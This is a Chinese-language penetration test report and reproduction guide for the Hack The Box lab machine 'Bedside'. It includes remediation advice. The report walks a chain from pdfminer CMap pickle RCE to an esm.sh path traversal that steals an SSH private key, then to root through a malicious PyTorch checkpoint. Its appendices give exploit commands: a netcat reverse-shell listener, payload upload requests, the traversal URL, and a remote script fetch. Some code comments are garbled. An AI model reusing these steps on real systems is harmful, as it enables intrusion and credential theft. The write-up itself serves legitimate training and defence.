滲透測試與攻擊復現 SOP

Hack The Box | Bedside | Linux Medium

目標：10.129.248.191 / bedside.htb、research.bedside.htb

測試日期：2026-11-04（Asia/Taipei） 狀態：完整取得 user/root flags；已提交 HTB 並看到完成提示

項目	結果
公開 TCP 服務	22/tcp SSH；80/tcp HTTP
關鍵入口	research.bedside.htb 未驗證上傳 PDF，異步 pdfminer 解析
攻擊鏈	PDF CMap pickle RCE → datawrangler 容器 → esm.sh path traversal → developer SSH → root MONAI checkpoint pickle RCE
HTB 提交	user/root 各一筆；頁面顯示 “You have solved Bedside!”
影響	未驗證遠端程式執行、主機 SSH 私鑰洩漏、root 權限執行

機密性：含旗標值與可重現的攻擊程式。限於已授權的 HTB 實驗環境、檢測與修補用途。

報告版本 1.0 | 涵蓋外部攻擊面、驗證證據、提權鏈、旗標提交、測試限制、完整 SOP 與可重現腳本。

1. 執行摘要

本次評估確認 Bedside 的公開 HTTP 入口可讓未登入使用者上傳 PDF 與 gzip 檔案。研究站的 PDF watcher 會自動解析上傳內容；pdfminer.six 的 CMap 載入路徑可由 PDF 控制，並將攻擊者提供的 pickle.gz 交給 pickle.loads()。在目標上已取得 datawrangler 容器 shell。

容器內可連到只在 Docker 網路提供的 3000 埠 esm.sh 服務。CVE-2025-59341 路徑穿越使服務回傳主機 `/home/developer/.ssh/id_rsa`，以該金鑰 SSH 為 developer。developer 的 sudoers 允許執行 root 所有的 MONAI 訓練程式；該程式從 datawrangler 可寫的 `/datastore/checkpoints/*.pt` 載入 checkpoint，並以 `torch.load(weights_only=False)` 還原 pickle。植入受控 legacy checkpoint 後，取得 root 執行效果並讀得 root flag。

已按使用者指示將兩個 32 位十六進位旗標提交至指定 HTB Bedside 機器頁面，完成彈窗顯示「You have solved Bedside!」。報告後文列出實值與逐步復現方法。

最重要的修補順序

- 立即：移除 / 阻擋未驗證上傳檔案的公開下載；隔離並停止脆弱 PDF watcher；升級 pdfminer.six 至 20251230 或更新版。
- 立即：停止 host network 的 esm.sh 服務或更新至修補版本，從可讀區域移除 developer 私鑰並輪替；審查 SSH 登入紀錄。
- 立即：撤銷 developer 對 trainer 的免密 sudo；禁止非可信使用者寫入 root 會載入的 checkpoint 目錄；改用安全格式與 `weights_only=True`。
- 後續：把上傳移出 web root、加入驗證授權下載、文件沙箱、資源限制、TLS 與安全回應標頭。

本報告將 CVE 版本範圍引述官方 GitHub Advisory：pdfminer.six <20251230 受影響、>=20251230 已修補；目標精確套件版號未能於 shell 內獨立記錄，因此以實際 code execution 作為漏洞確認依據。

2. 範圍、規則與方法

欄位	說明
授權範圍	使用者明確授權對 HTB Bedside IP 10.129.248.191 全面測試、取旗標及提交。
目標識別	HTTP Host bedside.htb；另由 622 個 vhost 候選發現 research.bedside.htb。
測試時段	2026-11-04（Asia/Taipei）；僅針對指定機器和其容器 / 內部應用。
安全界線	未對其他帳戶、病患資料或非目標主機進行讀取；下載僅取本次自建 canary。RCE 命令連回本機 HTB VPN，提權只讀取 flag 並於結束清除測試產物。
保存證據	原始 Nmap/HTTP 掃描與可重現腳本保存在工作目錄 artifacts/bedside；報告不嵌入洩漏的 SSH 私鑰。測試後已清除目標上本次建立的 PDF/pickle/canary 及共享目錄測試檔。

流程：識別介面 → TCP/UDP 與服務盤點 → vhost / 路徑探索 → 上傳面測試 → RCE → 容器枚舉 → 主機內部服務 → SSH 使用者 → sudo / checkpoint 提權 → 旗標驗證與提交 → 清理 → 修補建議。

3. 攻擊流程總覽

1	外網盤點	2	虛擬主機	3	上傳驗證	4	容器 foothold	5	主機 user	6	Root / 提交
22、80		research 子站		pdfminer CMap		datawrangler		developer SSH		MONAI pickle	

圖 1 | 從公開入口到 root 的實際攻擊鏈。

4. 盤點與檢測結果

全 TCP 使用標準函式庫 asyncio connect scanner 掃描 65,535 埠；256 併發、單次 1.2 秒 timeout、0 retries。Nmap -sV -sC 對 22/80 做服務偵測；已保存 `.nmap/.xml/.gnmap` 原始檔。

面向	方法與結果	判讀
TCP	65,535 ports：open 2、closed 65,245、timeout/filtered 288；open 22 SSH、80 HTTP。	完整覆蓋；timeout/filtered 不得視為 closed。
服務	OpenSSH 10.0p2 Debian；Apache 2.4.68 Debian；HTTP 預設導向 bedside.htb。	外部未暴露 TLS/443。
HTTP methods/headers	GET/HEAD/POST/OPTIONS；TRACE 回 405。HEAD 無 CSP、HSTS、X-Frame-Options、X-Content-Type-Options 等。	一般站點風險；HTTPS 不可用。
vhost	622 labels；research.bedside.htb 為唯一差異 200 站點，其他候選多導向 canonical bedside.htb。	研究入口是核心攻擊面。
目錄/檔案	主站與 research 各 1,199 common paths/files；research 有 /uploads、/javascript；uploads listing 403。	已禁目錄清單，但無法阻止已知檔名的直接讀取。
UDP	13 個常見 UDP port；有 ICMP unreachable 的標為 closed；68/500/1900 無回應，結果為 open|filtered。	此為低頻無 raw socket 探測，不是完整 UDP 判定。
API/表單	research 首頁只有 uploadFile 表單；287 API 路徑候選無已知 API；未見 GraphQL。	不含登入、REST/GraphQL 契約，部分測試不適用。

上傳驗證記錄

測試案例	HTTP 結果	證據/結論
合法 PDF canary	上傳成功；回覆 benign_canary.pdf。	未登入也能寫檔；檔案可被公開 URL 直接 GET。
合法 ZIP	上傳成功；回覆 benign_archive.zip。	明確允許 zip/gz。
純文字偽裝 .pdf	拒絕 MIME mismatch，錯誤訊息回顯 `/var/www/research.bedside.htb/uploads`。	絕對路徑資訊洩漏，提供精準 CMap 寫入位置。
PHP/JPEG polyglot	上傳成功；GET 回 `image/jpeg` 並包含 PHP 源碼。	此副檔名在測試路徑以靜態方式提供，未執行 PHP。
已知 canary GET	無登入 GET /uploads/benign_canary.pdf → 200，位元組與本地 1,407 bytes 相同。	確認敏感上傳物件缺乏下載授權。
目錄與方法	GET /uploads/ → 403；DELETE → 405；OPTIONS 顯示 GET/POST/HEAD/OPTIONS。	目錄 listing 關閉；不能透過 HTTP 清除測試檔。
路徑穿越	/uploads/../../../../etc/passwd → 400。	該 Web URL 測試未讀取到本機檔案；後續 LFI 是內部 3000 埠另一服務。

5. 弱點發現

F-01 | 研究上傳檔案可匿名讀取

風險：高 | CVSS 3.1：7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

描述：未驗證使用者可透過 POST 上傳 PDF/ZIP。已驗證檔案可直接由 `/uploads/<filename>` 下載；目錄索引雖然回 403，但這只隱藏檔名清單。原頁面聲稱檔案為 confidential。

重現：使用本報告 canary：上傳 `benign_canary.pdf`；另開無 cookie HTTP GET `http://research.bedside.htb/uploads/benign_canary.pdf`，收到 200 與相同 1,407 bytes。測試只取回本次建立的 canary，未讀取其他人的檔案。其他現存研究文件是否含個資未經讀取驗證，但相同下載控制缺失使其暴露風險成立。

修補：上傳內容放在 web root 外的私有物件儲存；經登入授權的 download handler 才可提供短效 URL；不可用使用者檔名當公開路徑；檔案名採不可猜測 ID，檢查 owner/tenant ACL；設定最小保存期限並清除舊檔。

F-02｜pdfminer.six 不安全 CMap pickle 反序列化導致未驗證 RCE（CVE-2025-64512）

風險：Critical｜CVSS 3.1 估算 9.8（AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H）。官方 advisory 所列套件範圍為 <20251230；本機未能獨立取得套件版號，但 target 上已完成程式碼執行驗證。

根因：CMapDB `_load_data()` 會將 PDF 的 Type0 font `/Encoding` 作為檔名片段，追加 `.pickle.gz`，並呼叫 pickle.loads()。絕對路徑可令 os.path.join 忽略預期的 CMap 目錄；目標上傳目錄可讓攻擊者先放置同路徑 pickle，再上傳 PDF 觸發 watcher。此問題屬 CWE-502。

利用步驟：1) MIME 錯誤訊息取得上傳絕對路徑；2) 上傳 `bedside_probe.pickle.gz`；3) 上傳 `/Encoding` 指向 `/var/www/research.bedside.htb/uploads/bedside_probe` 的 PDF；4) watcher 每 30 秒啟動 pdf2txt.py；5) 收到反向連線，`uid=988(datawrangler) gid=1001(dataops)`，hostname `data-wrangler`。回連只到本地 VPN listener 10.10.15.1:4444。

影響與限制：攻擊者可在資料處理容器以 watcher 身分執行任意命令。本次沒有讀取或匯出患者資料。該 shell 的 UID 為非 root，但其 `/datastore` 掛載和內網連線支援後續主機攻擊。

修補：升級 pdfminer.six 至 20251230 或更新版；不要使用 pickle 解碼任何外部可控制內容；CMap 僅從固定封裝目錄以 allowlist 查表並驗證 realpath；文件轉檔程序無網路、無主機共享、以一次性低權限容器執行，限制 CPU、記憶體、時間及輸出；上傳檔不在網頁目錄公開提供。

F-03｜內部 esm.sh 服務路徑穿越讀取主機私鑰（CVE-2025-59341）

風險：高（攻擊鏈後續、需先取得容器 foothold）。受影響 esm.sh 版本範圍官方 GitHub Advisory 列為 ≤136。Bedside 容器可連到 Docker gateway `172.17.0.1:3000`，服務本來只在內部可達。未經登入直接請求 `/pr/x/y@99/../../../../../../../../home/developer/.ssh/id_rsa?raw=1&module;=1`，回應 200 並取得 OpenSSH 私鑰，隨後 SSH 登入 `developer` 成功。

修補：停止該服務綁定公用 Docker gateway；升級至修補版本；路徑正規化後檢查 realpath 必須位於允許根目錄內；拒絕 `..`、絕對路徑與編碼變體；使用服務帳號只能讀取必要檔案；立即輪替 developer SSH 金鑰並檢視 auth logs。

F-04｜developer 可 sudo root MONAI trainer；共享 checkpoint 以 unsafe pickle 載入，取得 root

風險：高（本機提權；CVSS 3.1 參考 7.8，AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H）。developer 的 `sudo -l` 允許無密碼執行 `/usr/bin/python3 /opt/trainer/bedside_trainer.py`。程式以排序後最新 `.pt` 作為 checkpoint，呼叫 MONAI CheckpointLoader；其載入路徑使用 `torch.load(..., weights_only=False)`。checkpoint 目錄位於 datawrangler 可寫的 `/datastore` 共用掛載，因此低權限容器使用者可控制 root 程式會反序列化的內容。

重現：製作合法影像讓 dataloader 初始化；在 `/datastore/checkpoints` 建立符合 PyTorch legacy header 的 `.pt`，其中 pickle 的 reducer 執行受控命令；以 developer 執行獲准的 sudo trainer；反序列化時命令以 root

執行，本次將 `/root/root.txt` 複製到共享目錄讀取，成功取得 root flag。僅執行了授權 CTF 中讀取旗標的命令。

修補：不要以 root 執行訓練器；撤銷 sudo 白名單，需管理時改成固定參數受控 wrapper。checkpoint 儲存區禁止容器/web user 寫入，採獨立 owner/group、唯讀掛載與簽章；使用 safetensors 或可信格式；若必須載入 PyTorch state dict，採 `weights_only=True`、驗證來源與檔案雜湊，並在隔離的低權限環境處理。

F-05 | 資訊揭露與傳輸安全設定

研究站錯誤訊息直接顯示 filesystem path；HTTP 僅使用明文，目標 443 closed；未看到常用安全回應標頭。這些加重資訊收集與中間人風險，但本身不是取得 flags 的主要利用條件。上線環境應使用 TLS、HSTS（僅在 HTTPS 已正確部署後）、CSP、X-Content-Type-Options、Referrer-Policy、適當的 frame-ancestors，並回傳一般化錯誤。

6. user/root 旗標與 HTB 提交證據

種類	取得位置 / 身分	旗標值	HTB 狀態
user	developer@bedside：/home/developer/user.txt	5bf6d553f14adbe2a2d08be00f3e36a2	已提交
root	root 執行 checkpoint payload 後讀取 /root/root.txt	416696b36ad5f19d01e0f1658012a042	已提交

提交頁面在輸入兩值後顯示「You have solved Bedside!」、完成日期 04 Nov 2026、排名與 XP。這是 HTB 前端已完成狀態的確認。

7. 佐證圖片




圖 2 | Bedside Clinic 首頁實際瀏覽畫面。為產生證據，瀏覽器透過本機 HTTP relay 帶入 bedside.htb Host header；列印頁面底部保留 127.0.0.1:18880 relay 位址與日期。

其他佐證：`research_root.html` 保存 research vhost 的原始 HTML；`upload_pdf_response.html`、`invalid_pdf_response.html` 保存上傳回覆；Nmap XML/文字記錄保存服務資訊；反向連線與提權 console 結果於上文以原始輸出片段記錄。HTB 完成對話框的可及性狀態記錄為「You have solved Bedside!」。

8. 修補優先序與驗證清單

優先	修補項目	完成條件
P0	升級 pdfminer.six 至 ≥20251230；停用 pickle CMap 路徑/信任式 deserialize；阻擋未登入 PDF parsing。	安全 PDF 正常解析；惡意 pickle canary 不會執行；服務 UID 無網路與敏感掛載。
P0	將 uploads 移出 web root，移除匿名 GET；回應錯誤不洩漏本機路徑。	匿名 GET 一律 401/403；有權限的使用者可經授權 handler 取檔。
P0	停止 esm.sh 暴露 Docker gateway；修補 path traversal；撤銷和輪替 developer SSH key。	上述 LFI 探測不再讀檔；舊金鑰不可登入；來源 IP/登入檢視完成。
P0	撤銷 developer 的 root sudo trainer 規則；隔離 checkpoints，禁止 datawrangler 寫入。	低權限帳戶無法建立 root 將載入的 checkpoint；trainer 非 root 執行。
P1	採 safetensors 或安全 state-dict 載入、驗證簽章與來源；`weights_only=True`。	惡意 pickle reducer 不執行，異常 checkpoint 安全拒絕。
P1	TLS 與安全回應標頭；限制上傳型態大小、解壓縮比、CPU/時間；日誌與告警。	HTTPS 正常；CSP/HSTS 等按政策返回；上傳拒絕與異常 parser 行為可稽核。

修補後重測安全界線

- 重測只使用專用無害 canary：無 callback shell；以標記副作用（本機測試日誌或 mock command）判定 parser 是否還會反序列化。
- 用本次 test filename 對下載端點做匿名/合法授權兩組測試，確認授權差異。
- path traversal 以 `/etc/passwd` 或專用 canary file 驗證被擋，確認正常模組請求仍成功。
- 建立測試 checkpoint 的 harmless reducer，確認 root trainer 不再載入或執行，並確認一般簽章 checkpoint 載入流程可用。

9. 範圍覆蓋與限制

標準/測試區塊	涵蓋與證據	限制/未涵蓋
OWASP Top 10:2025 A01 Broken Access Control	匿名讀取自己 canary；容器至 host內部 LFI；sudo權限與 trainer。	未嘗試存取他人檔案或跨租戶資料。
A02 Security Misconfiguration	HTTP/TLS、security headers、method、directory listing、服務版本。	未做完整 TLS cipher 評估，443 為 closed。
A03/A08 Software Supply Chain & Integrity	pdfminer.six/esm.sh 軟體弱點與 PyTorch checkpoint integrity。	目標 pdfminer 精確 package version 未取得；依行為和 advisory 分類。
A04/A05/A06	黑箱確認無登入表單、query/user input/API 注入點；上傳 MIME 驗證與 parser 設計。	無適用 SQLi、XSS、GraphQL 測試點；不因缺乏端點宣稱所有漏洞類型皆無。
A07 Authentication Failures	SSH server/auth methods 枚舉；HTTP 無帳密流程。	未進行密碼猜測、撞庫或暴力測試。
A09/A10	觀察錯誤路徑揭露與 parser 程序。	未取得 server audit/alert logs；不評估監控覆蓋率。
OWASP WSTG	INFO/CONF、BUSL-08/09 上傳、ATHZ/提權部分檢查；自動化與手動驗證。	非完整 WSTG 認證評估；只對範圍內實際介面執行。
工具限制	Nmap、標準庫 connect scanner、低頻 UDP probe、HTTP scripts。	Nuclei v3.11.1 首次 templates 自動更新停滯後停止，因此未執行 nuclei template scan；nmap -sU 因無 raw socket 權限未執行，改用 13 埠 Python probe。

已讀取並套用安全測試技能的工作流程：整體 AppSec、API 權限矩陣、OWASP WSTG/Top 10、網站黑箱、port/fingerprint/directory/vhost reconnaissance、file upload/file download、LFI、SQLi/XSS 的適用性判斷、報告與結果保存；不適用的類別記為範圍限制，避免錯誤聲稱「不存在」。

附錄 A | 完整可重現攻擊 SOP

以下命令僅供本次明確授權的 Bedside HTB 靶機。必要條件：連上 HTB VPN；本機能連目標 10.129.248.191；建立 bedside.htb 與 research.bedside.htb name mapping，或使用 curl `--resolve`。腳本與輸出均包含於 `artifacts/bedside/`。

A1. 網路與 Web 盤點

```
# □□□□□ TCP/service□□□ connect sweep□□□ UDP□□□□ headers
bash artifacts/bedside/run_bedside_recon.sh 10.129.248.191 bedside.htb artifacts/bedside

# 622-label vhost wordlist□□□□ status/size/location
python3 artifacts/bedside/scan_vhosts.py \
  --target 10.129.248.191 --domain bedside.htb \
```

目標摘要：TCP 僅 22、80；HTTPS 443 closed。research vhost 表單接受 jpeg/jpg/png/bmp/tiff/dcm/pdf，以及 gz/zip。

A2. 上傳控制檢查

```
# □□□□□□□□□□ vhost□□□□ canary □□□□□□□□□□
curl --resolve research.bedside.htb:80:10.129.248.191 \
  -i -F 'uploadFile=@artifacts/bedside/testdata/benign_canary.pdf;type=application/pdf' \
  http://research.bedside.htb/

curl --resolve research.bedside.htb:80:10.129.248.191 \
  -i -F 'uploadFile=@artifacts/bedside/testdata/benign_archive.zip;type=application/zip' \
  http://research.bedside.htb/

# MIME mismatch □□□□ upload path
curl --resolve research.bedside.htb:80:10.129.248.191 \
  -i -F 'uploadFile=@artifacts/bedside/testdata/invalid.pdf;type=application/pdf' \
  http://research.bedside.htb/

# □□□□□□□□□□ canary□□□□□□□□ HTTP 200
curl --resolve research.bedside.htb:80:10.129.248.191 \
  -i http://research.bedside.htb/uploads/benign_canary.pdf
```

A3. CVE-2025-64512 PDF CMap RCE（本次實際成功）

```
# □□□□□□□□ VPN IP □□□ callback□□□□ payload
nc -lv 4444
python3 artifacts/bedside/pdfminer_cve_poc.py \
  --callback-ip 10.10.15.1 --callback-port 4444 \
  --remote-cmap-path /var/www/research.bedside.htb/uploads/bedside_probe \
  --out-dir artifacts/bedside/exploit

# □□ gzip pickle □□□□□□□□□□□□ trigger PDF
curl --resolve research.bedside.htb:80:10.129.248.191 \
  -i -F 'uploadFile=@artifacts/bedside/exploit/bedside_probe.pickle.gz;type=application/gzip' \
  http://research.bedside.htb/
curl --resolve research.bedside.htb:80:10.129.248.191 \
  -i -F 'uploadFile=@artifacts/bedside/exploit/bedside_probe.pdf;type=application/pdf' \
  http://research.bedside.htb/

# watcher □□ 30 □□□□□□ callback □□□ UID/□□□□□□□□□□
id; hostname; pwd
```

A4. 容器枚舉與 CVE-2025-59341 內部 LFI

```
# □□ mount + watcher □□□/datastore □□□□□□□□□
id
cat /app/pdf_watcher.py
cat /proc/1/status | grep -E 'Uid|Gid'
cat /proc/net/route

# □□□□□□□□ LFI PoC□□□□□□□□□□ developer SSH key
python3 artifacts/bedside/htb_internal_lfi.py \
  --gateway 172.17.0.1 --port 3000 \
  --remote-file /home/developer/.ssh/id_rsa \
```

A5. developer 登入及主機枚舉

```
chmod 600 /tmp/developer_id_rsa
ssh -i /tmp/developer_id_rsa developer@10.129.248.191
id
cat /home/developer/user.txt
sudo -l
sed -n '1,300p' /opt/trainer/bedside_trainer.py
```

A6. root checkpoint payload

以下程式輸出 PyTorch legacy 序列化容器，讓 root trainer 按自身原生 torch.load(weights_only=False) 流程解析 controlled command。它只使用在授權 HTB 靶機，且 default command 只將 root flag 複製到可讀取的 shared staging。先產生有效影像，然後將報告附錄 B 的生成器傳入 container。

```
# □ datawrangler container □□□□ PNG
python3 - <<'PY'
import struct,zlib
w=h=64
raw=b''.join(b'□'+bytes([128,64,32])*w for _ in range(h))
def chunk(t,d): return struct.pack('>I',len(d))+t+d+struct.pack('>I',zlib.crc32(t+d)&0xffffffff)
png=b'□PNG
□
'+chunk(b'IHDR',struct.pack('>IIBBBBB',w,h,8,2,0,0,0))+chunk(b'IDAT',zlib.compress(raw))+chunk(b'IEND',b'')
open('/datastore/processed/seed.png','wb').write(png)
PY

# □□ assessment host □ artifacts/bedside □□□□ HTTP server□
# python3 -m http.server 8000 --bind 0.0.0.0
# container □□□□□ B □□□□
python3 -c "import urllib.request; urllib.request.urlretrieve('http://10.10.15.1:8000/make_root_checkpoint.py','/tm
p/make_root_checkpoint.py')"
python3 /tmp/make_root_checkpoint.py   --output /datastore/checkpoints/authorized_poc.pt   --command 'cat /root/roo
t.txt > /datastore/staging/rootflag.txt; chmod 644 /datastore/staging/rootflag.txt'

# developer SSH session □□□□ PTY□sudoers □□□□□□ trainer □□
sudo -n /usr/bin/python3 /opt/trainer/bedside_trainer.py
# □□ container □□□□□□□□□
cat /datastore/staging/rootflag.txt
```

說明：本次還曾測試錯誤 checkpoint header/無效 PNG 和不合法 sudo
參數，遇到可重現的錯誤後逐一修正；完整方法只保留最後成功路徑。Root trainer 的正常執行可能在 pickle 返回非預期型別後拋出 TypeError；任意命令副作用已在反序列化過程以 root 發生，且 rootflag proof 被讀得。

A7. HTB flag submission

```
# □□ HTB authenticated web UI □□□□□□□□□□□□□
# user 5bf6d553f14adbe2a2d08be00f3e36a2
# root 416696b36ad5f19d01e0f1658012a042
# UI □□: You have solved Bedside!
```

附錄 B｜完整偵察與 Exploit 腳本原始碼

以下程式與交付目錄中的檔案一致。目錄掃描 wordlist 來自已讀取的 recon-dir-scan skill assets；跨環境使用需將檔案中 SKILL_ASSETS 路徑改為本機位置。

run_bedside_recon.sh

```
#!/usr/bin/env bash
set -euo pipefail
TARGET="${1:-10.129.248.191}"
VHOST="${2:-bedside.htb}"
OUT="${3:-artifacts/bedside}"
mkdir -p "$OUT"

# Fast service inventory and default safe scripts.
nmap -Pn -n -T4 -F --open -sV -sC -oA "$OUT/ports_common" "$TARGET"

# Full TCP connect sweep; classifies refused vs timed-out ports without raw sockets.
python3 artifacts/bedside/full_tcp_async.py "$TARGET" "$OUT/ports_async.tsv"

# Focused service details. http.host selects the target virtual host.
nmap -Pn -n -sV -p22,80 \
  --script ssh-hostkey,ssh2-enum-algos,http-methods,http-security-headers,http-title,http-server-header \
  --script-args "http.host=$VHOST" -oA "$OUT/service_detail" "$TARGET"

# One unauthenticated SSH methods probe; Nmap labels this script intrusive because it may log an invalid user.
nmap -Pn -n -p22 --script ssh-auth-methods --script-args ssh.user=root \
  --script-timeout 10s -oA "$OUT/ssh_auth_methods" "$TARGET"

# Common UDP check using the Python standard library (Nmap -sU requires raw-socket privileges).
python3 artifacts/bedside/udp_common_probe.py "$TARGET" "$OUT/udp_common.tsv"

# Common directories, files and dotfiles from the installed recon skill wordlists.
python3 artifacts/bedside/web_path_scan.py "$TARGET" "$VHOST" "$OUT"

# Response headers and method behavior; OPTIONS and TRACE are non-state-changing requests.
curl --resolve "$VHOST:80:$TARGET" -sS -I "http://$VHOST/" > "$OUT/http_head.txt"
curl --resolve "$VHOST:80:$TARGET" -sS -i -X OPTIONS "http://$VHOST/" > "$OUT/http_options.txt"
curl --resolve "$VHOST:80:$TARGET" -sS -i -X TRACE "http://$VHOST/" > "$OUT/http_trace.txt"
```

full_tcp_async.py

```
#!/usr/bin/env python3
"""Rate-bounded standard-library TCP connect scan for one authorized host."""
import asyncio
import sys
from datetime import datetime, timezone
from pathlib import Path

HOST = sys.argv[1] if len(sys.argv) > 1 else "10.129.248.191"
OUT = Path(sys.argv[2]) if len(sys.argv) > 2 else Path("artifacts/bedside/ports_async.tsv")
MAX_CONCURRENCY = 256
TIMEOUT_SECONDS = 1.2
BATCH_SIZE = 2048

async def probe(port, semaphore):
    async with semaphore:
        try:
            reader, writer = await asyncio.wait_for(
                asyncio.open_connection(HOST, port), timeout=TIMEOUT_SECONDS
            )
            writer.close()
            try:
                await writer.wait_closed()
            except Exception:
                pass
            return port, "open"
        except ConnectionRefusedError:
            return port, "closed"
        except asyncio.TimeoutError:
            return port, "filtered_or_timeout"
        except OSError as error:
            return port, "os_error_" + str(error.errno or "unknown")

async def main():
    sem = asyncio.Semaphore(MAX_CONCURRENCY)
    states = []
    for start in range(1, 65536, BATCH_SIZE):
        stop = min(start + BATCH_SIZE, 65536)
        states.extend(await asyncio.gather(*(probe(p, sem) for p in range(start, stop))))
        opened = sum(state == "open" for _, state in states)
        print(f"scanned {stop - 1}/65535; open={opened}", flush=True)
    stamp = datetime.now(timezone.utc).isoformat()
    OUT.parent.mkdir(parents=True, exist_ok=True)
    OUT.write_text(
        f"# host={HOST}\n# completed_utc={stamp}\n# method=TCP connect; concurrency={MAX_CONCURRENCY}; timeout={TIM
EOUT_SECONDS}s; retries=0\nport\tstate\n"
        + "".join(f"{port}\t{state}\n" for port, state in states),
        encoding="utf-8",
    )
    counts = {}
    for _, state in states:
        counts[state] = counts.get(state, 0) + 1
    opens = ','.join(str(port) for port, state in states if state == "open") or "none"
    print(f"complete: {OUT}; open_ports={opens}; counts={counts}")
```

udp_common_probe.py

```
#!/usr/bin/env python3
"""Low-volume UDP probe for selected common services on an authorized host."""
import socket
import sys
from pathlib import Path
HOST=sys.argv[1] if len(sys.argv) > 1 else '10.129.248.191'
OUT=Path(sys.argv[2]) if len(sys.argv) > 2 else Path('artifacts/bedside/udp_common.tsv')
PORTS=[53,67,68,69,123,135,137,138,161,500,514,1900,5353]
rows=[]
for port in PORTS:
    sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
    sock.settimeout(0.8)
    try:
        sock.connect((HOST,port))
        sock.send(b'')
        try:
            data=sock.recv(64)
            state='response_received'
            detail=f'{len(data)} bytes'
        except ConnectionRefusedError:
            state='closed_icmp'
            detail='ICMP port unreachable'
        except socket.timeout:
            state='open_or_filtered_no_response'
            detail='no UDP response within 0.8s'
        except OSError as e:
            state='network_error'
            detail=str(e)
    except OSError as e:
        state='network_error'
        detail=str(e)
    finally:
        sock.close()
    rows.append((port,state,detail))
    print(f'{port}\t{state}\t{detail}',flush=True)
OUT.parent.mkdir(parents=True, exist_ok=True)
```

web_path_scan.py

```
#!/usr/bin/env python3
"""Low-concurrency HTTP path discovery for the authorized Bedside virtual host."""
from concurrent.futures import ThreadPoolExecutor, as_completed
from hashlib import sha256
from pathlib import Path
from urllib.error import HTTPError
from urllib.request import HTTPRedirectHandler, Request, build_opener, ProxyHandler
import sys

HOST_IP = sys.argv[1] if len(sys.argv) > 1 else "10.129.248.191"
VHOST = sys.argv[2] if len(sys.argv) > 2 else "bedside.htb"
OUT = Path(sys.argv[3]) if len(sys.argv) > 3 else Path("artifacts/bedside")
SKILL_ASSETS = Path("/Users/chenliangzuo/.codex/skills/pentest-skills/recon-dir-scan/assets")
WORDLISTS = ["common-dirs.txt", "common-files.txt", "hidden-files.txt"]

class NoRedirect(HTTPRedirectHandler):
    def redirect_request(self, req, fp, code, msg, headers, newurl):
        return None

opener = build_opener(ProxyHandler({}), NoRedirect())
words = set()
for filename in WORDLISTS:
    for line in (SKILL_ASSETS / filename).read_text(encoding="utf-8").splitlines():
        word = line.strip()
        if word and not word.startswith("#") and "/" not in word and "?" not in word:
            words.add("/" + word)

def probe(path):
    req = Request(f"http://{HOST_IP}{path}", headers={
        "Host": VHOST,
        "User-Agent": "Authorized security assessment",
    })
    try:
        with opener.open(req, timeout=8) as response:
            body = response.read(200_000)
            return (path, response.status, len(body), sha256(body).hexdigest(), response.headers.get("Content-Type"
, ""))
    except HTTPError as error:
        body = error.read(200_000)
        return (path, error.code, len(body), sha256(body).hexdigest(), error.headers.get("Content-Type", ""))
    except Exception as error:
        return (path, "ERR", 0, str(error), "")

results = []
with ThreadPoolExecutor(max_workers=4) as pool:
    futures = [pool.submit(probe, path) for path in sorted(words)]
    for future in as_completed(futures):
        row = future.result()
        if row[1] == 429:
            for pending in futures:
                pending.cancel()
            raise SystemExit("HTTP 429 received; stopped to respect rate limits")
        results.append(row)
results.sort()
OUT.mkdir(parents=True, exist_ok=True)
header = "path\tstatus\tbytes\tsha256\tcontent_type\n"
(OUT / "web_paths.tsv").write_text(header + "\n".join("\t".join(map(str, row)) for row in results) + "\n")
